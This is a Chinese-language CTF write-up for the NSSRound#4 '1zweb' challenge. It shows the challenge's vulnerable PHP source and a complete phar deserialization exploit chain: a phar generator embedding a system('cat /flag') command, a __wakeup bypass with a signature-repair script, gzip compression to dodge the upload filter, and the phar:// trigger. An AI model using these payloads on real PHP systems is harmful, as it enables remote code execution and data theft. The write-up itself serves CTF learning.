[nssround#4 swpu]1zweb(phar反序列化与一些绕过)

可以查询文件,分别查到index.php和upload.php的源码
index:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<?php
class LoveNss{
    public $ljt;
    public $dky;
    public $cmd;
    public function __construct(){
        $this->ljt="ljt";
        $this->dky="dky";
        phpinfo();
    }
    public function __destruct(){
        if($this->ljt==="Misc"&&$this->dky==="Re")
            eval($this->cmd);
    }
    public function __wakeup(){
        $this->ljt="Re";
        $this->dky="Misc";
    }
}
$file=$_POST['file'];
if(isset($_POST['file'])){
    echo file_get_contents($file);
}
upload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<?php
if ($_FILES["file"]["error"] > 0){
    echo "上传异常";
}
else{
    $allowedExts = array("gif", "jpeg", "jpg", "png");
    $temp = explode(".", $_FILES["file"]["name"]);
    $extension = end($temp);
    if (($_FILES["file"]["size"] && in_array($extension, $allowedExts))){
        $content=file_get_contents($_FILES["file"]["tmp_name"]);
        $pos = strpos($content, "__HALT_COMPILER();");
        if(gettype($pos)==="integer"){
            echo "ltj一眼就发现了phar";
        }else{
            if (file_exists("./upload/" . $_FILES["file"]["name"])){
                echo $_FILES["file"]["name"] . " 文件已经存在";
            }else{
                $myfile = fopen("./upload/".$_FILES["file"]["name"], "w");
                fwrite($myfile, $content);
                fclose($myfile);
                echo "上传成功 ./upload/".$_FILES["file"]["name"];
            }
        }
    }else{
        echo "dky不喜欢这个文件 .".$extension;
    }
}
?>
又有反序列化又有文件上传很容易联想到phar反序列化,先构造链子
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?php
class LoveNss {
    public $ljt;
    public $dky;
    public $cmd;
}
   @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new LoveNss();
    $o->ljt='Misc';
    $o->dky='Re';
    $o->cmd="system('cat /flag');";
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
点击运行,生成了1.phar文件 但是 有好几个地方要绕过:
1.过滤了<?php __HALT_COMPILER();这个是phar文件的标识————gzip加密可以绕过

2.__wakeup绕过,看了php版本可以用属性属性数量不一致的方法绕过————需要用到010修改phar内容
3.因为修改了内容,由于phar文件带有签名校验,需要把签名部分也改了,否则会报错
010修改值绕wakeup
由于改了内容,也要改签名,网上找了个签名修复脚本
1
2
3
4
5
6
7
8
9
10
11
from hashlib import sha256

file = open('C:/Users/22295/OneDrive/Desktop/1.phar', 'rb').read()

data = file[:-28]  # 要签名的部分是文件头到metadata的数据。

final = file[-8:]

newfile = data + sha256(data).digest() + final

open("C:/Users/22295/OneDrive/Desktop/a.phar", 'wb').write(newfile)
运行之后用gzip压缩(这里我用的是python的gzip库)
1
2
3
4
5
6
7
8
9
10
11
12
import gzip
# 源文件路径(要压缩的文件)
source_file = "C:/Users/22295/OneDrive/Desktop/a.phar"
# 压缩后的目标文件路径
compressed_file = "C:/Users/22295/OneDrive/Desktop/a.phar.gz"
# 以二进制模式读取源文件,压缩后写入目标文件
with open(source_file, "rb") as f_in:
with gzip.open(compressed_file, "wb") as f_out:
# 分块读取写入(避免大文件占用过多内存)
while chunk := f_in.read(1024 * 1024): # 1MB 为单位
f_out.write(chunk)
print(f"文件已压缩为:{compressed_file}")
注意压缩之后要改名成1.png等图片后缀,题目会过滤
最后就是上传,然后phar伪协议读取文件
payload:phar://./upload/1.png/a.phar
得到flag
本文由作者按照 CC BY 4.0 进行授权